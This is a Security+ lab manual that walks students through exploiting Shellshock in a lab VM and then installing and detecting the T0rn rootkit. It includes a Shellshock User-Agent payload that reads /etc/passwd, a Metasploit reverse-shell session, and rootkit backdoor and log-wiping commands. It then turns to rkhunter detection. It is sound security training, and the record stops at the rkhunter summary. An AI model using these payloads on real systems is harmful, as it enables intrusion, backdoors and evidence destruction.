



SECURITY+ V4 LAB SERIES

Lab 2: Analyze Types of Malware & Application Attacks

Document Version: **2023-02-27**

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.2: Given a scenario, analyze potential indicators to determine the type of attack 1.3: Given a scenario, analyze potential indicators associated with application attacks 1.6: Explain the security concerns associated with various types of vulnerabilities
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	2: Type of Attack Indicators 3: Application Attack Indicators 6: Vulnerabilities

Copyright © 2023 Network Development Group, Inc.
www.netdevgroup.com

NETLAB+ is a registered trademark of Network Development Group, Inc.

KALI LINUX™ is a trademark of Offensive Security.

Microsoft®, Windows®, and Windows Server® are trademarks of the Microsoft group of companies.

VMware is a registered trademark of VMware, Inc.

SECURITY ONION is a trademark of Security Onion Solutions LLC.

Android is a trademark of Google LLC.

pfSense® is a registered mark owned by Electric Sheep Fencing LLC ("ESF").

All trademarks are property of their respective owners.

Contents

Introduction	3
Objective	3
Lab Topology	4
Lab Settings	5
1 Shellshock Vulnerability	6
1.1 Identifying the Shellshock Vulnerability	6
1.2 Using Metasploit to further exploit the Shellshock vulnerability	11
2 Rootkit Vulnerabilities	14
2.1 Initiate T0rn Rootkit	14
2.2 Assessing the Damage of a Rootkit	16
2.3 Detecting Rootkits with rkhunter	17

Introduction


In this lab, you will conduct vulnerability assessments using various tools and malware.

Objective

In this lab, you will perform the following tasks:

- Analyze indicators of compromise and determine the types of malware

Lab Topology



Lab Settings



The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
SecOnion	192.168.0.6	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!


1 Shellshock Vulnerability

1.1 Identifying the Shellshock Vulnerability


1. Click on the **SecOnion** tab, then click and drag up to unlock the screen for a login prompt.



2. Type **sysadmin** as the username and **NDGlabpass123!** for the password.



3. Once logged in, click **Applications > System Tools > Terminal** to start the *Terminal*.



- In the *Terminal*, enter the command below. When prompted, enter the password **NDGlabpass123!**.

```
sysadmin@seconion:~$ sudo docker run --rm -it -p 4444:80 vulnerables/cve-2014-6271
```

```
[sysadmin@seconion ~]$ sudo docker run --rm -it -p 4444:80 vulnerables/cve-2014-6271
[sudo] password for sysadmin: █
```


- Ignore the *apache2* message (shown in the screenshot below).

```
apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.31 for ServerName
```




If your docker brings you back to the bash, please try restarting your VM and run the command again.

- Click on **Kali**.




- Log in to the Kali OS as username **kali**, password **kali**.
- Click the *Web Browser* icon located in the top menu bar.




- Once the *Web Browser* opens, go to *pfSense* on address **http://203.0.113.1**, then sign in using username **sysadmin** and password **NDGlabpass123!**



- Once logged in, click to go to **Firewall > Rules**.




11. On the *Rules* page, make sure you are on the *WAN* category. Then, disable the rule where the *Description* says, **Block Internal network access**.




In a real-world scenario, you do not want to disable this rule on your firewall. The outside network should not be allowed to have direct access to the intranet.

12. Click the green **Apply Changes** button to make the change effective.




13. In the address bar, type and go to the address: `192.168.0.6:4444`. If prompted with a warning for potential risk, click the **Advanced...** button and then click the **Accept the Risk and Continue** button. You should see something like this:




14. To the right side of the address bar, find and click the **Tamper Data** add-on. It may take 1 minute for the tool to finish loading.




15. Scroll down to the bottom in the pop-up window and click **Yes**.



16. From step 13, the page says the script is at **/cgi-bin/vulnerable**; we will visit the page by typing the path behind the address, like below. Press **Enter**.




17. Allow the tool to load. A new pop-up will be shown; respond by selecting **OK**.




18. Another window opens, and we are going to edit the *User-Agent* value field. Delete everything that is in the *Value* column field for *User-Agent*, then type the string below as the malicious *User-Agent*. Then click **OK** to proceed.

```
( ) { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```




19. If successful, you should see the content of the *passwd* file has been pulled from the *SecOnion* machine. We now successfully exploited the *Shellshock* vulnerability.




1.2 Using Metasploit to further exploit the Shellshock vulnerability

In this section, we will use the vulnerability found in the last section and exploit it further in *Metasploit* framework to gain access to the victim *UbuntuSRV* machine.


1. In your **Kali** virtual machine, click the **Terminal** icon to start a *Terminal*.




2. In the *Terminal* window, type `msfconsole`.



3. Once the *Metasploit* framework is loaded, type `search shellshock`.



4. The search will return a list of results; the `exploit/multi/http/apache_mod_cgi_bash_env_exec` is the one we want. Thus, type `use 1`.



- The *Metasploit* will load the module we just selected. Here we want to type `show options` to see what settings we can change.



The words in red color in the screenshot below indicate the current module we are working on.

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
```

- Now we have the information. After examining the options, we understand that *RHOSTS* is the victim address, *RPORT* is the victim port, and *TARGETURI* will be the vulnerable executable path on the website. So, we will be changing these two options.

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
```

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of form
RHOSTS		yes	The target host(s), r
RPATH	/bin	yes	Target PATH for binar
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or net
SRVPORT	8080	yes	The local port to lis
SSL	false	no	Negotiate SSL/TLS for
SSLCert		no	Path to a custom SSL
TARGETURI		yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response ti
URIPATH		no	The URI to use for th
VHOST		no	HTTP server virtual h

- Run the following commands to change the options:

```
msf6> set RHOSTS 192.168.0.6
msf6> set RPORT 4444
msf6> set TARGETURI /cgi-bin/vulnerable
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPORT 4444
RPORT => 4444
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/vulnerable
TARGETURI => /cgi-bin/vulnerable
```

- We will use a Linux reverse shell that targets 64-bit Linux operating systems. Here, we change the payload by running the following command:

```
msf6> set payload payload/linux/x64/shell_reverse_tcp
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload payload/linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
```

9. Next, type `exploit` to execute and attack the victim machine. Wait a couple of seconds; when it almost feels like the computer freezes, you can start typing in `whoami` and `pwd` to execute commands on the victim system.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Command Stager progress - 100.49% done (1032/1027 bytes)
[*] Command shell session 1 opened (203.0.113.2:4444 → 192.168.0.6:55108) at 2022-03-07 00:03:30 -0600

whoami
www-data
pwd
/usr/lib/cgi-bin
```

10. You successfully gain access to the victim system. You can test other Linux commands that you know. Once you finish your testing, type `exit` to get out of the reverse shell.

```
exit
[*] 192.168.0.6 - Command shell session 1 closed.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


11. Type `exit` again to exit out of the `msfconsole`. Leave the *Terminal* window open, and proceed to the next step.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exit
(kali@kali)-[~]
$
```

2 Rootkit Vulnerabilities


2.1 Initiate T0rn Rootkit

1. While you are in the *Terminal* window, change to the *Downloads* directory.



```
(kali@kali)-[~]  
$ cd Downloads  
(kali@kali)-[~/Downloads]  
$
```

2. Type `tar zxvf tk.tgz` to uncompress the *tk.tgz* file.



```
(kali@kali)-[~/Downloads]  
$ tar zxvf tk.tgz  
tk/  
tk/netstat  
tk/dev/  
tk/dev/.1addr  
tk/dev/.1logz  
tk/dev/.1proc  
tk/dev/.1file  
tk/t0rns  
tk/du  
tk/ls  
tk/t0rnsb  
tk/ps  
tk/t0rnp  
tk/find  
tk/ifconfig  
tk/pg  
tk/ssh.tgz  
tk/top  
tk/sz  
tk/login  
tk/t0rn  
tk/in.fingerd  
tk/tornkit-TODO  
tk/pstree  
tk/tornkit-README
```

3. Change into the *tk* directory.



```
(kali@kali)-[~/Downloads]  
$ cd tk  
(kali@kali)-[~/Downloads/tk]  
$
```


4. Type the `ls -l` command to check.

```
(kali㉿kali)-[~/Downloads/tk]
$ ls -l
total 684
drwxr-xr-x 2 kali kali 4096 Sep 13 2000 dev
-rwxr-xr-x 1 kali kali 22460 Aug 22 2000 du
-rwxr-xr-x 1 kali kali 57452 Aug 22 2000 find
-rwxr-xr-x 1 kali kali 32728 Aug 22 2000 ifconfig
-rwxr-xr-x 1 kali kali 6408 Aug 22 2000 in.fingerd
-rwxr-xr-x 1 kali kali 3964 Aug 22 2000 login
-rwxr-xr-x 1 kali kali 39484 Aug 22 2000 ls
-rwxr-xr-x 1 kali kali 53364 Aug 22 2000 netstat
-rwxr-xr-x 1 kali kali 4568 Sep 13 2000 pg
-rwxr-xr-x 1 kali kali 31336 Aug 22 2000 ps
-rwxr-xr-x 1 kali kali 13184 Aug 22 2000 pstree
-rw-r--r-- 1 kali kali 100424 Aug 23 2000 ssh.tgz
-rwxr-xr-x 1 kali kali 1382 Jul 25 2000 sz
-rwxr-xr-x 1 kali kali 7877 Sep 13 2000 t0rn
-rwxr-xr-x 1 kali kali 7578 Aug 21 2000 t0rnnp
-rwxr-xr-x 1 kali kali 6948 Aug 22 2000 t0rnns
-rwxr-xr-x 1 kali kali 1345 Sep 9 1999 t0rnnsb
-rwxr-xr-x 1 kali kali 266140 Jul 17 2000 top
-rw-r--r-- 1 kali kali 3095 Sep 13 2000 tornkit-README
-rw-r--r-- 1 kali kali 197 Sep 13 2000 tornkit-TODO
```

5. Let's first check the *README* file by typing `cat tornkit-README`.

```
(kali@kali)~[/~/Downloads/tk]
$ cat tornkit-README
.-.-
l$$$$$l      _____ [ design by j0hnnny7 / zho-d0h ]_____
l$$$$$l
l$$$$$l      ..-..      ..-..
l$$$$$l      ..g%T$b%g,.. ..g%T$T%y,.. ..g%T$T%y,..l$$$$$l      ..-..      l$$$$$l
.gL$$$$$Slyl$$$$$l '$$$$$lg$$$$$T' '$$$$$ll$$$$$' '$$$$$l$$$$$l..gdT$'l$$$$$l,gL$$$$$lp,..
l$$$$$S$$$$$l$$$$$l '$$$$$l$$$$$' '---'l$$$$$l '$$$$$l$$$$$T$~' 'l$$$$$lll$$$$$lllll
"lT$$$$$Tl"l$$$$$l '$$$$$l$$$$$' l$$$$$l '$$$$$l$$$$$Tbg. l$$$$$l"l$$$$$l"
l$$$$$l l$$$$$l ..$$$$$l$$$$$l l$$$$$l '$$$$$l$$$$$l~"T$.l$$$$$l l$$$$$l
l$$$$$l ~"$TbggdT$~'---' '---' '---'---' '---'---' l$$$$$l
l$$$$$l      .. ::' there is no stopping, what can't be stopped... '---'
`$$$$$Tbg.gdT$
_____
_____ [ version 6.66 .. 2308200 .. torn@secret-service.co.uk ]_____

-+ Ok a bit about the kit... Version based on lrk style trojans
-+ made up from latest linux sources .. special thanks to
-+ kittykat/j0hnnny7 for this..

-+ First rootkit of its kind that is all precompiled and yet allows
-+ you to define a password.. password is stored in a external encrypted
-+ file. The trojans using this are login/ssh/finger ..

-+ This kit was designed with the main idea of being portable and quick
-+ to be mainly used for mass hacking linux's, hence the precompiled bins.

-+ Usage : ./t0rn <password> <ssh-port>
```

- Now, we are going to create a backdoor by using the tornkit. Type the command below; we are going to listen on port 4444. When prompted for the password, type kali.

```
kali@kali$ sudo ./t0rn vuln 4444
```

```
===== Backdooring completed in :0 seconds
```

7. Leave the *Terminal* shell open to complete the next task.

2.2 Assessing the Damage of a Rootkit

1. After successfully creating the backdoor, we noticed that the `ls` command no longer works.

```
(kali@kali)-[~/Downloads/tk]
$ ls -al
Command 'ls' is available in the following places
* /bin/ls
* /usr/bin/ls
ls: command not found
```

2. When the `ls` command is no longer useful, tornkit could hide its secret directories. Let's directly head to the hidden directory created by the tornkit. Type `cd /usr/src/.puta` to go to the hidden directory.

```
(kali@kali)-[~/Downloads/tk]
$ cd /usr/src/.puta
```

3. As an attacker, we would want to clean our tracks. While in the hidden directory, type `./t0rnsb root` to clean the tracks.

```
(kali@kali)-[/usr/src/.puta]
$ ./t0rnsb root
* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size of the logs.
./t0rnsb: line 34: /bin/ls: No such file or directory
syslogd: no process found
* Alles sauber mein Meister !'Q%6@
```



The `t0rnsb` deletes lines that match a specific string from the system log files.

4. Another hidden directory created by the rootkit can be found in the path `/usr/info/.t0rn`. Let's go to the other hidden directory. Type `cd /usr/info/.t0rn`.

```
(kali@kali)-[/usr/src/.puta]
$ cd /usr/info/.t0rn
```

5. Leave the window open and proceed to the next step.

2.3 Detecting Rootkits with rkhunter

1. It is always useful to learn how to use a tool before the damage occurs. Let's first check the help info for the *rkhunter* tool.

```
kali@kali$ rkhunter -h
```

```
(kali@kali)-[/usr/info/.t0rn]
$ rkhunter -h

Usage: rkhunter {--check | --unlock | --update | --versioncheck |
               --propupd [{filename | directory | package name}, ...] |
               --list [{tests | {lang | languages} | rootkits | perl | propfiles}] |
               --config-check | --version | --help} [options]

Current options are:
--append-log           Append to the logfile, do not overwrite
```

2. Run the *rkhunter* to check for rootkits, backdoors, and possible exploits.

```
kali@kali$ sudo rkhunter --check
```

```
(kali@kali)-[/usr/info/.t0rn]
$ sudo rkhunter --check
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

Performing 'strings' command checks
Checking 'strings' command           [ OK ]

Performing 'shared libraries' checks
Checking for preloading variables     [ None found ]
Checking for preloaded libraries      [ None found ]
Checking LD_LIBRARY_PATH variable     [ Not found ]

Performing file properties checks
Checking for prerequisites            [ OK ]
/usr/sbin/adduser                     [ OK ]
```

3. You will see a few prompts with a *Warning*, but most of them are *OK*. When prompted, press the **Enter** key to continue.

```
/usr/bin/systemctl                    [ OK ]
/usr/bin/gawk                         [ OK ]
/usr/bin/lwp-request                  [ Warning ]
/usr/bin/bsd-mailx                    [ Warning ]
/usr/bin/dash                         [ OK ]
/usr/bin/ls64-linux-gnu-size         [ OK ]
```

4. The *rkhunter* will continue to find possible rootkits. Notice the *T0rn Rootkit* is marked as *Warning*. When prompted, press **Enter** to continue.

```
T0rn Rootkit                         [ Warning ]
TeleKit Rootkit                      [ Not found ]
trNKit Rootkit                      [ Not found ]
Trojanit Kit                        [ Not found ]
```

5. Additional checks are performed; press **Enter** again to continue.

```

Performing additional rootkit checks
  Suckit Rootkit additional checks          [ OK ]
  Checking for possible rootkit files and directories [ None found ]
  Checking for possible rootkit strings      [ Warning ]

Performing malware checks
  Checking running processes for suspicious files [ None found ]
  Checking for login backdoors                  [ None found ]
  Checking for sniffer log files                [ None found ]
  Checking for suspicious directories          [ None found ]
  Checking for suspicious (large) shared memory segments [ Warning ]
Performing trojan specific checks
  Checking for enabled inetd services          [ OK ]
  Checking for Apache backdoor                 [ Not found ]

Performing Linux specific checks
  Checking loaded kernel modules              [ OK ]
  Checking kernel module names                [ Skipped ]

[Press <ENTER> to continue]

```

6. In this step, *rkhunter* will check the network interfaces. When prompted, press **Enter** to continue.

```

Checking the network ...

Performing checks on the network ports
  Checking for backdoor ports                [ None found ]

Performing checks on the network interfaces
  Checking for promiscuous interfaces        [ None found ]

Checking the local host ...

Performing system boot checks
  Checking for local host name               [ Found ]
  Checking for system startup files          [ Warning ]

Performing group and account checks
  Checking for passwd file                   [ Found ]
  Checking for root equivalent (UID 0) accounts [ None found ]
  Checking for passwordless accounts        [ None found ]
  Checking for passwd file changes          [ None found ]
  Checking for group file changes           [ None found ]
  Checking root account shell history files [ None found ]

Performing system configuration file checks
  Checking for an SSH configuration file     [ Found ]
  Checking if SSH root access is allowed     [ Warning ]
  Checking if SSH protocol v1 is allowed    [ Not set ]
  Checking for other suspicious configuration settings [ None found ]
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
  Checking for a running system logging daemon [ Warning ]
  Checking for a system logging configuration file [ Found ]
  Checking if syslog remote logging is allowed [ Not allowed ]

Performing filesystem checks
  Checking /dev for suspicious file types    [ None found ]
  Checking for hidden files and directories  [ None found ]

[Press <ENTER> to continue]

```

- When it finishes, a summary report will be presented to the user. Review the report.

```
System checks summary

